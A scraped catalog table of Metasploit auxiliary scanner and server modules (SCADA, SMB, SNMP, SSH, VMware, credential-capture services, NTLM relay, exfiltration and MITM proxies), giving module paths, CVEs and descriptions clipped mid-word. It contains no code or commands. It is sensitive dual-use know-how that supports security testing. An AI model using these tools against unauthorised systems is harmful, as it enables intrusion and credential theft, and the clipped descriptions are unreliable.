Indusoft WebStudio NTWebServer Remote File Access auxiliary/scanner/scada/indusoft_ntwebserver_fileaccess	-	This module exploits a directory traversal vulnerab WebStudio. The vulnerability exists in the NTWebS and allows to read arbitrary remote files with the pı **CVEs**: CVE-2011-1900 **Refs**: source, ref1
Koyo DirectLogic PLC Password Brute Force Utility auxiliary/scanner/scada/koyo_login	2012-01-19	This module attempts to authenticate to a locked K PLC. The PLC uses a restrictive passcode, which through A9999999. The "A" prefix can also be cha **Refs**: source, ref1
Modbus Client Utility auxiliary/scanner/scada/modbusclient	-	This module allows reading and writing data to a P Modbus protocol. This module is based on the 'mo Basecamp module from DigitalBond, as well as the script. **Refs**: source
Modbus Version Scanner auxiliary/scanner/scada/modbusdetect	2011-11-01	This module detects the Modbus service, tested or PCD1.M2 system. Modbus is a clear text protocol SCADA systems, developed originally as a serial-l async protocol, ... **Refs**: source, ref1, ref2
Modbus Banner Grabbing auxiliary/scanner/scada/modbus_banner_grabbing	-	This module grabs the banner of any device runnir protocol by sending a request with Modbus Functic Device Identification). Modbus is a data communic **Refs**: source, docs, ref1, ref2, ref3
Modbus Unit ID and Station ID Enumerator auxiliary/scanner/scada/modbus_findunitid	2012-10-28	Modbus is a cleartext protocol used in common SC developed originally as a serial-line (RS232) asyn later transformed to IP, which is called ModbusTCF is ... **Refs**: source, ref1, ref2
Moxa UDP Device Discovery auxiliary/scanner/scada/moxa_discover	-	The Moxa protocol listens on 4800/UDP and will re broadcast or direct traffic. The service is known to devices in the NPort, OnCell, and MGate product l ... **CVEs**: CVE-2016-9361 **Refs**: source, docs, ref1, ref2
Unitronics PCOM Client auxiliary/scanner/scada/pcomclient	-	Unitronics Vision PLCs allow unauthenticated PCC query PLC registers. **Refs**: source, docs, ref1
Siemens Profinet Scanner auxiliary/scanner/scada/profinet_siemens	-	This module will use Layer2 packets, known as Pr packets, to detect all Siemens (and sometimes oth network. It is perfectly SCADA-safe, as there will o **Refs**: source, docs, ref1, ref2
Sielco Sistemi Winlog Remote File Access auxiliary/scanner/scada/sielco_winlog_fileaccess	-	This module exploits a directory traversal in Sielco The vulnerability exists in the Runtime.exe service triggered by sending a specially crafted packet to t **CVEs**: CVE-2012-4356 **Refs**: source, ref1
SIP Username Enumerator (UDP) auxiliary/scanner/sip/enumerator	-	Scan for numeric username/extensions using OPT requests. **Refs**: source

Metasploit Module	Date	Details
SIP Username Enumerator (TCP) auxiliary/scanner/sip/enumerator_tcp	-	Scan for numeric username/extensions using OPT requests. **Refs**: source
SIP Endpoint Scanner (UDP) auxiliary/scanner/sip/options	-	Scan for SIP devices using OPTIONS requests. **Refs**: source
SIP Endpoint Scanner (TCP) auxiliary/scanner/sip/options_tcp	-	Scan for SIP devices using OPTIONS requests. **Refs**: source, docs
SIPDroid Extension Grabber auxiliary/scanner/sip/sipdroid_ext_enum	-	This module exploits a leak of extension/SIP Gatev 1.6.1 beta, 2.0.1 beta, 2.2 beta (tested in Android 2 official Motorola release) (other versions may be a **Refs**: source, ref1
SMB Session Pipe Auditor auxiliary/scanner/smb/pipe_auditor	-	Determine what named pipes are accessible over **Refs**: source, docs
SMB Session Pipe DCERPC Auditor auxiliary/scanner/smb/pipe_dcerpc_auditor	-	Determine what DCERPC services are accessible **Refs**: source, docs
Microsoft Windows Authenticated Logged In Users Enumeration auxiliary/scanner/smb/psexec_loggedin_users	-	This module uses a valid administrator username a enumerate users currently logged in, using a simila the "psexec" utility provided by SysInternals. It use **CVEs**: CVE-1999-0504 **Refs**: source, ref1, ref2
SMB Share Enumeration auxiliary/scanner/smb/smb_enumshares	-	This module determines what shares are provided service and which ones are readable/writable. It al additional information such as share types, directo stamps, ... **Refs**: source, docs
SMB User Enumeration (SAM EnumUsers) auxiliary/scanner/smb/smb_enumusers	-	Determine what local users exist via the SAM RPC **Refs**: source, docs
SMB Domain User Enumeration auxiliary/scanner/smb/smb_enumusers_domain	-	Determine what domain users are logged into a re a DCERPC to NetWkstaUserEnum. **Refs**: source, ref1
SMB Group Policy Preference Saved Passwords Enumeration auxiliary/scanner/smb/smb_enum_gpp	-	This module enumerates files from target domain c connects to them via SMB. It then looks for Group XML files containing local/domain user accounts a and ... **CVEs**: CVE-2014-1812 **Refs**: source, docs, ref1, ref2, ref3, ref4
SMB Login Check Scanner auxiliary/scanner/smb/smb_login	-	This module will test a SMB login on a range of ma report successful logins. If you have loaded a data connected to a database this module will record su and ... **CVEs**: CVE-1999-0506 **Refs**: source, docs
SMB SID User Enumeration (LookupSid) auxiliary/scanner/smb/smb_lookupsid	-	Determine what users exist via brute force SID loo module can enumerate both local and domain acc ACTION to either LOCAL or DOMAIN. **Refs**: source, docs
MS17-010 SMB RCE Detection auxiliary/scanner/smb/smb_ms17_010	-	Uses information disclosure to determine if MS17- patched or not. Specifically, it connects to the IPC$ attempts a transaction on FID 0. If the status return **CVEs**: CVE-2017-0143, CVE-2017-0144, CVE-20 2017-0146, CVE-2017-0147, CVE-2017-0148 **Refs**: source, docs, ref1, ref2, ref3
Samba _netr_ServerPasswordSet Uninitialized Credential State auxiliary/scanner/smb/smb_uninit_cred	-	This module checks if a Samba target is vulnerable uninitialized variable creds vulnerability. **CVEs**: CVE-2015-0240 **Refs**: source, ref1, ref2, ref3
SMB Version Detection auxiliary/scanner/smb/smb_version	-	Fingerprint and display version information about S Protocol information and host operating system (if reported. Host operating system detection requires **Refs**: source, docs, ref1, ref2
SMTP User Enumeration Utility auxiliary/scanner/smtp/smtp_enum	-	The SMTP service has two internal commands tha enumeration of users: VRFY (confirming the name and EXPN (which reveals the actual address of us lists of ... **CVEs**: CVE-1999-0531 **Refs**: source, ref1

Metasploit Module	Date	Details
SMTP NTLM Domain Extraction auxiliary/scanner/smtp/smtp_ntlm_domain	-	Extract the Windows domain name from an SMTP **Refs**: source, ref1
SMTP Open Relay Detection auxiliary/scanner/smtp/smtp_relay	-	This module tests if an SMTP server will accept (v e-mail by using a variation of testing methods. Sor extended methods will try to abuse configuration o flaws. **Refs**: source, ref1, ref2
SMTP Banner Grabber auxiliary/scanner/smtp/smtp_version	-	SMTP Banner Grabber. **Refs**: source, docs, ref1
AIX SNMP Scanner Auxiliary Module auxiliary/scanner/snmp/aix_version	-	AIX SNMP Scanner Auxiliary Module. **Refs**: source
Arris DG950A Cable Modem Wifi Enumeration auxiliary/scanner/snmp/arris_dg950	-	This module will extract WEP keys and WPA presh Arris DG950A cable modems. **CVEs**: CVE-2014-4862, CVE-2014-4863 **Refs**: source, ref1
Brocade Password Hash Enumeration auxiliary/scanner/snmp/brocade_enumhash	-	This module extracts password hashes from certai balancer devices. **Refs**: source, ref1
Cisco IOS SNMP Configuration Grabber (TFTP) auxiliary/scanner/snmp/cisco_config_tftp	-	This module will download the startup or running c a Cisco IOS device using SNMP and TFTP. A reac community is required. The SNMP community sca assist in ... **Refs**: source, docs
Cisco IOS SNMP File Upload (TFTP) auxiliary/scanner/snmp/cisco_upload_file	-	This module will copy file to a Cisco IOS device us TFTP. The action Override_Config will override the the Cisco device. A read-write SNMP community is **Refs**: source, docs
Cambium cnPilot r200/r201 SNMP Enumeration auxiliary/scanner/snmp/cnpilot_r_snmp_loot	-	Cambium cnPilot r200/r201 devices can be admini SNMP. The device configuration contains IP addre passwords, lots of juicy information. This module e control ... **CVEs**: CVE-2017-5262 **Refs**: source, docs, ref1
Cambium ePMP 1000 SNMP Enumeration auxiliary/scanner/snmp/epmp1000_snmp_loot	-	Cambium devices (ePMP, PMP, Force, others) car using SNMP. The device configuration contains IP and passwords, amongst other information. This m SNMP to ... **CVEs**: CVE-2017-7918, CVE-2017-7922 **Refs**: source, docs, ref1
Netopia 3347 Cable Modem Wifi Enumeration auxiliary/scanner/snmp/netopia_enum	-	This module extracts WEP keys and WPA preshar certain Netopia cable modems. **Refs**: source, ref1
ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module auxiliary/scanner/snmp/sbg6580_enum	-	This module allows SNMP enumeration of the ARI SURFboard SBG6580 Series Wi-Fi Cable Modem supports the username and password for the devic as well as wireless ... **Refs**: source, ref1, ref2
SNMP Enumeration Module auxiliary/scanner/snmp/snmp_enum	-	This module allows enumeration of any devices wi support. It supports hardware, software, and netwo The default community used is "public". **Refs**: source, docs, ref1, ref2, ref3
SNMP Windows SMB Share Enumeration auxiliary/scanner/snmp/snmp_enumshares	-	This module will use LanManager OID values to e shares on a Windows system via SNMP. **Refs**: source, docs
SNMP Windows Username Enumeration auxiliary/scanner/snmp/snmp_enumusers	-	This module will use LanManager/psProcessUser to enumerate local user accounts on a Windows/S SNMP. **Refs**: source, docs
HP LaserJet Printer SNMP Enumeration auxiliary/scanner/snmp/snmp_enum_hp_laserjet	-	This module allows enumeration of files previously provides details as filename, client, timestamp and information. The default community used is "public **Refs**: source, ref1, ref2, ref3, ref4, ref5
SNMP Community Login Scanner auxiliary/scanner/snmp/snmp_login	-	This module logs in to SNMP devices using comm names. **CVEs**: CVE-1999-0508 **Refs**: source, docs

Metasploit Module	Date	Details
SNMP Set Module auxiliary/scanner/snmp/snmp_set	-	This module, similar to snmpset tool, uses the SNI to set information on a network entity. A OID (num a value are required. Target device must permit wr **Refs**: source, ref1, ref2, ref3
Ubee DDW3611b Cable Modem Wifi Enumeration auxiliary/scanner/snmp/ubee_ddw3611	-	This module will extract WEP keys and WPA pres certain Ubee cable modems. **Refs**: source, ref1
Xerox WorkCentre User Enumeration (SNMP) auxiliary/scanner/snmp/xerox_workcentre_enumusers	-	This module will do user enumeration based on th WorkCentre present on the network. SNMP is use usernames. **Refs**: source
Apache Karaf Default Credentials Command Execution auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	This module exploits a default misconfiguration fla Karaf versions 2.x-4.x. The 'karaf' user has a know password, which can be used to login to the SSH s execute ... **Platforms**: unix **Refs**: source
Cerberus FTP Server SFTP Username Enumeration auxiliary/scanner/ssh/cerberus_sftp_enumusers	2014-05-27	This module uses a dictionary to brute force valid u Cerberus FTP server via SFTP. This issue affects software older than 6.0.9.0 or 7.0.0.2 and is cause **Refs**: source, ref1
Kippo SSH Honeypot Detector auxiliary/scanner/ssh/detect_kippo	-	This module will detect if an SSH server is running honeypot. This is done by issuing unexpected data service and checking the response returned for tw standard ... **Refs**: source, ref1, ref2
Eaton Xpert Meter SSH Private Key Exposure Scanner auxiliary/scanner/ssh/eaton_xpert_backdoor	2018-07-18	Eaton Power Xpert Meters running firmware below or below version 13.3.x.x ship with a public/private facilitate remote administrative access to the devic **CVEs**: CVE-2018-16158 **Refs**: source, docs, ref1, ref2
Fortinet SSH Backdoor Scanner auxiliary/scanner/ssh/fortinet_backdoor	2016-01-09	This module scans for the Fortinet SSH backdoor. **CVEs**: CVE-2016-1909 **Refs**: source, docs, ref1, ref2
Juniper SSH Backdoor Scanner auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	This module scans for the Juniper SSH backdoor (Telnet). Any username is required, and the passwo %s(un='%s') = %u. **CVEs**: CVE-2015-7755 **Refs**: source, docs, ref1, ref2
Apache Karaf Login Utility auxiliary/scanner/ssh/karaf_login	-	This module attempts to log into Apache Karaf's S TRYDEFAULTCRED option is set, then it will also 'karaf' credential. **Refs**: source
libssh Authentication Bypass Scanner auxiliary/scanner/ssh/libssh_auth_bypass	2018-10-16	This module exploits an authentication bypass in li where a USERAUTH_SUCCESS message is sent expected USERAUTH_REQUEST message. libss through 0.7.5 and ... **CVEs**: CVE-2018-10933 **Refs**: source, docs, ref1
SSH Username Enumeration auxiliary/scanner/ssh/ssh_enumusers	-	This module uses a malformed packet or timing att users on an OpenSSH server. The default action s malformed (corrupted) SSH_MSG_USERAUTH_R using public key ... **CVEs**: CVE-2003-0190, CVE-2006-5229, CVE-20 2018-15473 **Refs**: source, docs, ref1, ref2
Test SSH Github Access auxiliary/scanner/ssh/ssh_enum_git_keys	-	This module will attempt to test remote Git access private keys). This works against GitHub and GitLa can easily be extended to support more server typ **Platforms**: linux **Refs**: source, docs, ref1
SSH Public Key Acceptance Scanner auxiliary/scanner/ssh/ssh_identify_pubkeys	-	This module can determine what public keys are c based authentication across a range of machines, of known keys. The SSH protocol indicates whethe ... **Refs**: source

Metasploit Module	Date	Details
SSH Login Check Scanner auxiliary/scanner/ssh/ssh_login	-	This module will test ssh logins on a range of mac successful logins. If you have loaded a database p connected to a database this module will record su and ... **CVEs**: CVE-1999-0502 **Refs**: source, docs
SSH Public Key Login Scanner auxiliary/scanner/ssh/ssh_login_pubkey	-	This module will test ssh logins on a range of mac defined private key file, and report successful logir loaded a database plugin and connected to a data ... **Refs**: source, docs
SSH Version Scanner auxiliary/scanner/ssh/ssh_version	-	Detect SSH Version. **Refs**: source, docs, ref1
OpenSSL Server-Side ChangeCipherSpec Injection Scanner auxiliary/scanner/ssl/openssl_ccs	2014-06-05	This module checks for the OpenSSL ChangeCiph Injection vulnerability. The problem exists in the ha CCS messages during session negotiation. Vulner of ... **CVEs**: CVE-2014-0224 **Refs**: source, ref1, ref2, ref3, ref4
OpenSSL Heartbeat (Heartbleed) Information Leak auxiliary/scanner/ssl/openssl_heartbleed	2014-04-07	This module implements the OpenSSL Heartbleed problem exists in the handling of heartbeat reques length can be used to leak memory data in the res that ... **CVEs**: CVE-2014-0160 **Refs**: source, docs, ref1, ref2, ref3, ref4, ref5
Gather Steam Server Information auxiliary/scanner/steam/server_info	-	This module uses the A2S_INFO request to obtain a Steam server. **Refs**: source, ref1
Wardialer auxiliary/scanner/telephony/wardial	-	Scan for dial-up systems that are connected to mo telephony indials. **Refs**: source
Brocade Enable Login Check Scanner auxiliary/scanner/telnet/brocade_enable_login	-	This module will test a range of Brocade network d privileged logins and report successes. The device mode must be set as 'aaa authentication enable de Telnet ... **CVEs**: CVE-1999-0502 **Refs**: source, docs
Lantronix Telnet Password Recovery auxiliary/scanner/telnet/lantronix_telnet_password	-	This module retrieves the setup record from Lantro ethernet devices via the config port (30718/udp, er and extracts the telnet password. It has been teste **Refs**: source
Lantronix Telnet Service Banner Detection auxiliary/scanner/telnet/lantronix_telnet_version	-	Detect Lantronix telnet services. **Refs**: source
Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability auxiliary/scanner/telnet/satel_cmd_exec	2017-04-07	This module exploits an OS Command Injection vu Satel Iberia SenNet Data Loggers Electricity Meter arbitrary command execution as 'root'. ... **CVEs**: CVE-2017-6048 **Refs**: source, docs, ref1, ref2
Telnet Service Encryption Key ID Overflow Detection auxiliary/scanner/telnet/telnet_encrypt_overflow	-	Detect telnet services vulnerable to the encrypt op overflow (BSD-derived telnetd). **CVEs**: CVE-2011-4862 **Refs**: source, ref1
Telnet Login Check Scanner auxiliary/scanner/telnet/telnet_login	-	This module will test a telnet login on a range of m report successful logins. If you have loaded a data connected to a database this module will record su **CVEs**: CVE-1999-0502 **Refs**: source, docs
RuggedCom Telnet Password Generator auxiliary/scanner/telnet/telnet_ruggedcom	-	This module will calculate the password for the hai username "factory" in the RuggedCom Rugged Op (ROS). The password is dynamically generated ba devices MAC ... **CVEs**: CVE-2012-1803 **Refs**: source
Telnet Service Banner Detection auxiliary/scanner/telnet/telnet_version	-	Detect telnet services. **Refs**: source, docs

Metasploit Module	Date	Details
IpSwitch WhatsUp Gold TFTP Directory Traversal auxiliary/scanner/tftp/ipswitch_whatsupgold_tftp	2011-12-12	This modules exploits a directory traversal vulnera WhatsUp Gold's TFTP service. **CVEs**: CVE-2011-4722 **Refs**: source, ref1
NetDecision 4.2 TFTP Directory Traversal auxiliary/scanner/tftp/netdecision_tftp	2009-05-16	This modules exploits a directory traversal vulnera NetDecision 4.2 TFTP service. **CVEs**: CVE-2009-1730 **Refs**: source
TFTP Brute Forcer auxiliary/scanner/tftp/tftpbrute	-	This module uses a dictionary to brute force valid T names from a TFTP server. **Refs**: source, docs
Ubiquiti Discovery Scanner auxiliary/scanner/ubiquiti/ubiquiti_discover	-	Detects Ubiquiti devices using a UDP discovery se **Refs**: source, docs, ref1, ref2, ref3
UDP Scanner Example auxiliary/scanner/udp/example	2014-03-15	This module is an example of how to send probes en-masse, analyze any responses, and then repor discovered hosts, services, vulnerabilities or other things. ... **CVEs**: CVE-0000-0000 **Refs**: source, ref1
UDP Amplification Scanner auxiliary/scanner/udp/udp_amplification	-	Detect UDP endpoints with UDP amplification vuln **CVEs**: CVE-2013-5211 **Refs**: source, docs, ref1
SSDP ssdp:all M-SEARCH Amplification Scanner auxiliary/scanner/upnp/ssdp_amp	-	Discover SSDP amplification possibilities. **CVEs**: CVE-2013-5211 **Refs**: source, ref1
UPnP SSDP M-SEARCH Information Discovery auxiliary/scanner/upnp/ssdp_msearch	-	Discover information from UPnP-enabled systems **CVEs**: CVE-2012-5958, CVE-2012-5959, CVE-20 2013-0230 **Refs**: source
Varnish Cache CLI File Read auxiliary/scanner/varnish/varnish_cli_file_read	-	This module attempts to read the first line of a file error message when compiling a file with vcl.load. **CVEs**: CVE-2009-2936 **Refs**: source, docs, ref1
Varnish Cache CLI Login Utility auxiliary/scanner/varnish/varnish_cli_login	-	This module attempts to login to the Varnish Cache instance using a bruteforce list of passwords. **CVEs**: CVE-2009-2936 **Refs**: source, docs, ref1
VMWare ESX/ESXi Fingerprint Scanner auxiliary/scanner/vmware/esx_fingerprint	-	This module accesses the web API interfaces for V ESX/ESXi servers and attempts to identify version that server. **Refs**: source, docs
VMWare Authentication Daemon Login Scanner auxiliary/scanner/vmware/vmauthd_login	-	This module will test vmauthd logins on a range of report successful logins. **CVEs**: CVE-1999-0502 **Refs**: source
VMWare Authentication Daemon Version Scanner auxiliary/scanner/vmware/vmauthd_version	-	This module will identify information about a host t vmauthd service. **Refs**: source, docs
VMWare Enumerate Permissions auxiliary/scanner/vmware/vmware_enum_permissions	-	This module will log into the Web API of VMWare a enumerate all the user/group permissions. Unlike e only users and groups that specifically have permi within ... **Refs**: source
VMWare Enumerate Active Sessions auxiliary/scanner/vmware/vmware_enum_sessions	-	This module will log into the Web API of VMWare a enumerate all the login sessions. **Refs**: source
VMWare Enumerate User Accounts auxiliary/scanner/vmware/vmware_enum_users	-	This module will log into the Web API of VMWare a enumerate all the user accounts. If the VMware ins connected to one or more domains, it will try to enu users as well. **Refs**: source
VMWare Enumerate Virtual Machines auxiliary/scanner/vmware/vmware_enum_vms	-	This module attempts to discover virtual machines instance running the web interface. This would inc and VMWare Server. **Refs**: source

Metasploit Module	Date	Details
VMWare Enumerate Host Details auxiliary/scanner/vmware/vmware_host_details	-	This module attempts to enumerate information ab systems through the VMWare web API. This can ir about the hardware installed on the host machine. **Refs**: source
VMWare Web Login Scanner auxiliary/scanner/vmware/vmware_http_login	-	This module attempts to authenticate to the VMWa for VmWare Server, ESX, and ESXI. **CVEs**: CVE-1999-0502 **Refs**: source
VMWare Screenshot Stealer auxiliary/scanner/vmware/vmware_screenshot_stealer	-	This module uses supplied login credentials to con via the web interface. It then searches through the looking for screenshots. It will download any scree and ... **Refs**: source
VMware Server Directory Traversal Vulnerability auxiliary/scanner/vmware/vmware_server_dir_trav	-	This modules exploits the VMware Server Director vulnerability in VMware Server 1.x before 1.0.10 b 2.x before 2.0.2 build 203138 on Linux, VMware E VMware ESX ... **CVEs**: CVE-2009-3733 **Refs**: source, ref1, ref2
VMWare Update Manager 4 Directory Traversal auxiliary/scanner/vmware/vmware_update_manager_traversal	2011-11-21	This modules exploits a directory traversal vulnera Update Manager on port 9084. Versions affected b vulnerability: vCenter Update Manager 4.1 prior to vCenter Update ... **CVEs**: CVE-2011-4404 **Refs**: source, ref1, ref2
Apple Remote Desktop Root Vulnerability auxiliary/scanner/vnc/ard_root_pw	-	Enable and set root account to a chosen passwor macOS High Sierra hosts with either Screen Shari Management enabled. **CVEs**: CVE-2017-13872 **Refs**: source, docs, ref1
VNC Authentication Scanner auxiliary/scanner/vnc/vnc_login	-	This module will test a VNC server on a range of n report successful logins. Currently it supports RFB 3.3, 3.7, 3.8 and 4.001 using the VNC challenge re **CVEs**: CVE-1999-0506 **Refs**: source
VNC Authentication None Detection auxiliary/scanner/vnc/vnc_none_auth	-	Detect VNC servers that support the "None" authe **CVEs**: CVE-2006-2369 **Refs**: source, ref1, ref2
Telephone Line Voice Scanner auxiliary/scanner/voice/recorder	-	This module dials a range of phone numbers and r from each answered call. **Refs**: source, docs
URGENT/11 Scanner, Based on Detection Tool by Armis auxiliary/scanner/vxworks/urgent11_check	2019-08-09	This module detects VxWorks and the IPnet IP sta devices vulnerable to CVE-2019-12258. **CVEs**: CVE-2019-12258 **Refs**: source, docs, ref1, ref2
VxWorks WDB Agent Boot Parameter Scanner auxiliary/scanner/vxworks/wdbrpc_bootline	-	Scan for exposed VxWorks wdbrpc daemons and parameters from memory. **Refs**: source, ref1
VxWorks WDB Agent Version Scanner auxiliary/scanner/vxworks/wdbrpc_version	-	Scan for exposed VxWorks wdbrpc daemons. **Refs**: source, ref1
WinRM Authentication Method Detection auxiliary/scanner/winrm/winrm_auth_methods	-	This module sends a request to an HTTP/HTTPS s is a WinRM service. If it is a WinRM service, it alsc Authentication Methods supported. **Refs**: source, docs
WinRM Command Runner auxiliary/scanner/winrm/winrm_cmd	-	This module runs arbitrary Windows commands us Service. **Refs**: source, docs
WinRM Login Utility auxiliary/scanner/winrm/winrm_login	-	This module attempts to authenticate to a WinRM currently works only if the remote end allows Negc authentication. Kerberos is not currently supported order to ... **CVEs**: CVE-1999-0502 **Refs**: source

Metasploit Module	Date	Details
WinRM WQL Query Runner auxiliary/scanner/winrm/winrm_wql	-	This module runs WQL queries against remote Wi Authentication is required. Currently only works wi Please note in order to use this module, the 'Allow winrm ... **Refs**: source
WS-Discovery Information Discovery auxiliary/scanner/wsdd/wsdd_query	-	Discover information from Web Services Dynamic Discovery) enabled systems. **Refs**: source, docs, ref1, ref2, ref3, ref4, ref5
X11 No-Auth Scanner auxiliary/scanner/x11/open_x11	-	This module scans for X11 servers that allow anyo without authentication. **CVEs**: CVE-1999-0526 **Refs**: source, docs
Android Meterpreter Browsable Launcher auxiliary/server/android_browsable_msf_launch	-	This module allows you to open an android meterp browser. An Android meterpreter must be installed beforehand on the target device in order to use thi results, ... **Refs**: source, ref1
Android Mercury Browser Intent URI Scheme and Directory Traversal Vulnerability auxiliary/server/android_mercury_parseuri	-	This module exploits an unsafe intent URI scheme traversal found in Android Mercury Browser versio intent allows the attacker to invoke a private wifi m **Refs**: source, ref1, ref2
HTTP Client Automatic Exploiter auxiliary/server/browser_autopwn	-	This module has three actions. The first (and the d 'WebServer' which uses a combination of client-sic techniques to fingerprint HTTP clients and then au ... **Refs**: source
HTTP Client Automatic Exploiter 2 (Browser Autopwn) auxiliary/server/browser_autopwn2	2015-07-05	This module will automatically serve browser explo options you can configure: The INCLUDE_PATTEF you to specify the kind of exploits to be loaded. Fo ... **Refs**: source, docs, ref1
Authentication Capture: DRDA (DB2, Informix, Derby) auxiliary/server/capture/drda	-	This module provides a fake DRDA (DB2, Informix that is designed to capture authentication credentia **Refs**: source
Authentication Capture: FTP auxiliary/server/capture/ftp	-	This module provides a fake FTP service that is de authentication credentials. **Refs**: source, docs
Authentication Capture: HTTP auxiliary/server/capture/http	-	This module provides a fake HTTP service that is capture authentication credentials. **Refs**: source
HTTP Client Basic Authentication Credential Collector auxiliary/server/capture/http_basic	-	This module responds to all requests for resources 401. This should cause most browsers to prompt f the user enters Basic Auth creds they are sent to t ... **Refs**: source, docs
Capture: HTTP JavaScript Keylogger auxiliary/server/capture/http_javascript_keylogger	-	This modules runs a web server that demonstrates logging through JavaScript. The DEMO option can a page that demonstrates this technique. Future in allow for ... **Refs**: source
HTTP Client MS Credential Catcher auxiliary/server/capture/http_ntlm	-	This module attempts to quietly catch NTLM/LM C **Refs**: source
Authentication Capture: IMAP auxiliary/server/capture/imap	-	This module provides a fake IMAP service that is capture authentication credentials. **Refs**: source, docs
Authentication Capture: MSSQL auxiliary/server/capture/mssql	-	This module provides a fake MSSQL service that i capture authentication credentials. The modules s weak encoded database logins as well as Window **Refs**: source
Authentication Capture: MySQL auxiliary/server/capture/mysql	-	This module provides a fake MySQL service that is capture authentication credentials. It captures chal response pairs that can be supplied to Cain or JtR **Refs**: source, docs
Authentication Capture: POP3 auxiliary/server/capture/pop3	-	This module provides a fake POP3 service that is capture authentication credentials. **Refs**: source, docs

Metasploit Module	Date	Details
Authentication Capture: PostgreSQL auxiliary/server/capture/postgresql	-	This module provides a fake PostgreSQL service t capture clear-text authentication credentials. **Refs**: source, docs
Printjob Capture Service auxiliary/server/capture/printjob_capture	-	This module is designed to listen for PJL or PostS Once a print job is detected it is saved to loot. The can then be forwarded on to another printer (requi **Refs**: source, docs, ref1, ref2
Authentication Capture: SIP auxiliary/server/capture/sip	-	This module provides a fake SIP service that is de authentication credentials. It captures challenge ar that can be supplied to Cain or JtR for cracking. **Refs**: source
Authentication Capture: SMB auxiliary/server/capture/smb	-	This module provides a SMB service that can be u the challenge-response password hashes of SMB Responses sent by this service have by default the challenge ... **Refs**: source, docs
Authentication Capture: SMTP auxiliary/server/capture/smtp	-	This module provides a fake SMTP service that is capture authentication credentials. **Refs**: source, docs, ref1, ref2
Authentication Capture: Telnet auxiliary/server/capture/telnet	-	This module provides a fake Telnet service that is capture authentication credentials. DONTs and W the client for all option negotiations, except for ECI ... **Refs**: source, docs
Authentication Capture: VNC auxiliary/server/capture/vnc	-	This module provides a fake VNC service that is d capture authentication credentials. **Refs**: source, docs
DHCP Client Bash Environment Variable Code Injection (Shellshock) auxiliary/server/dhclient_bash_env	2014-09-24	This module exploits the Shellshock vulnerability, a Bash shell handles external environment variables targets dhclient by responding to DHCP requests v **CVEs**: CVE-2014-6271 **Refs**: source, ref1, ref2, ref3
DHCP Server auxiliary/server/dhcp	-	This module provides a DHCP service. **Refs**: source
Native DNS Server (Example) auxiliary/server/dns/native_server	-	This module provides a Rex based DNS service w static entries, resolve names over pivots, and serv across routed session comms. DNS tunnels can o the Rex ... **Refs**: source
DNS Spoofing Helper Service auxiliary/server/dns/spoofhelper	-	This module provides a DNS service that returns T indicating information about the querying service. I Dai Zovi DNS code from Karma. **Refs**: source
Fake DNS Service auxiliary/server/fakedns	-	This module provides a DNS service that redirects particular address. **Refs**: source
FTP File Server auxiliary/server/ftp	-	This module provides a FTP service. **Refs**: source
HTTP Client MS Credential Relayer auxiliary/server/http_ntlmrelay	-	This module relays negotiated NTLM Credentials f server to multiple protocols. Currently, this module to SMB and HTTP. Complicated custom attacks re **Refs**: source
ICMP Exfiltration Service auxiliary/server/icmp_exfil	-	This module is designed to provide a server-side c receive and store files exfiltrated over ICMP echo r To use this module you will need to send an initial request ... **Refs**: source, ref1, ref2, ref3
Java Secure Socket Extension (JSSE) SKIP-TLS MITM Proxy auxiliary/server/jsse_skiptls_mitm_proxy	2015-01-20	This module exploits an incomplete internal state c Secure Socket Extension (JSSE) by impersonating finishing the handshake before the peers have aut **CVEs**: CVE-2014-6593 **Refs**: source, ref1, ref2, ref3, ref4
Hardware Bridge Server auxiliary/server/local_hwbridge	-	This module sets up a web server to bridge comm between Metasploit and physically attached hardw module supports: automotive. **Refs**: source, docs

Metasploit Module	Date	Details
MS15-134 Microsoft Windows Media Center MCL Information Disclosure auxiliary/server/ms15_134_mcl_leak	2015-12-08	This module exploits a vulnerability found in Windo It allows an MCL file to render itself as an HTML d local machine zone by Internet Explorer, which car **CVEs**: CVE-2015-6127 **Refs**: source, ref1, ref2
NetBIOS Response "BadTunnel" Brute Force Spoof (NAT Tunnel) auxiliary/server/netbios_spoof_nat	2016-06-14	This module listens for a NetBIOS name request a continuously spams NetBIOS responses to a targe hostname, causing the target to cache a malicious name. On ... **CVEs**: CVE-2016-3213, CVE-2016-3236 **Refs**: source, ref1
OpenSSL Alternative Chains Certificate Forgery MITM Proxy auxiliary/server/openssl_altchainsforgery_mitm_proxy	2015-07-09	This module exploits a logic error in OpenSSL by i server and sending a specially-crafted chain of cer in certain checks on untrusted certificates to be by **CVEs**: CVE-2015-1793 **Refs**: source, ref1
OpenSSL Heartbeat (Heartbleed) Client Memory Exposure auxiliary/server/openssl_heartbeat_client_memory	2014-04-07	This module provides a fake SSL service that is in memory from client systems as they connect. This hardcoded for using the AES-128-CBC-SHA1 ciph **CVEs**: CVE-2014-0160 **Refs**: source, ref1, ref2
PXE Boot Exploit Server auxiliary/server/pxeexploit	-	This module provides a PXE server, running a DH server. The default configuration loads a linux kern memory that reads the hard drive, placing a payloa **Refs**: source
Regsvr32.exe (.sct) Command Delivery Server auxiliary/server/regsvr32_command_delivery_server	-	This module uses the Regsvr32.exe Application W technique as a way to run a command on a target major advantage of this technique is that you can e **Refs**: source, ref1
SOCKS Proxy Server auxiliary/server/socks_proxy	-	This module provides a SOCKS proxy server that Metasploit routing to relay connections. **Refs**: source, docs
SOCKS Proxy UNC Path Redirection auxiliary/server/socks_unc	-	This module provides a Socks proxy service that r requests to a web page that loads a UNC path. **Refs**: source
TeamViewer Unquoted URI Handler SMB Redirect auxiliary/server/teamviewer_uri_smb_redirect	-	This module exploits an unquoted parameter call v Teamviewer URI handler to create an SMB connec attacker controlled IP. TeamViewer < 8.0.258861, 9 10.0.258873, ... **CVEs**: CVE-2020-13699 **Refs**: source, docs, ref1, ref2
TFTP File Server auxiliary/server/tftp	-	This module provides a TFTP service. **Refs**: source
Cross Platform Webkit File Dropper auxiliary/server/webkit_xslt_dropper	-	This module exploits a XSLT vulnerability in Webk UTF-8 files to the target file-system. By default, the dropped in C:Program Files. **CVEs**: CVE-2011-1774 **Refs**: source
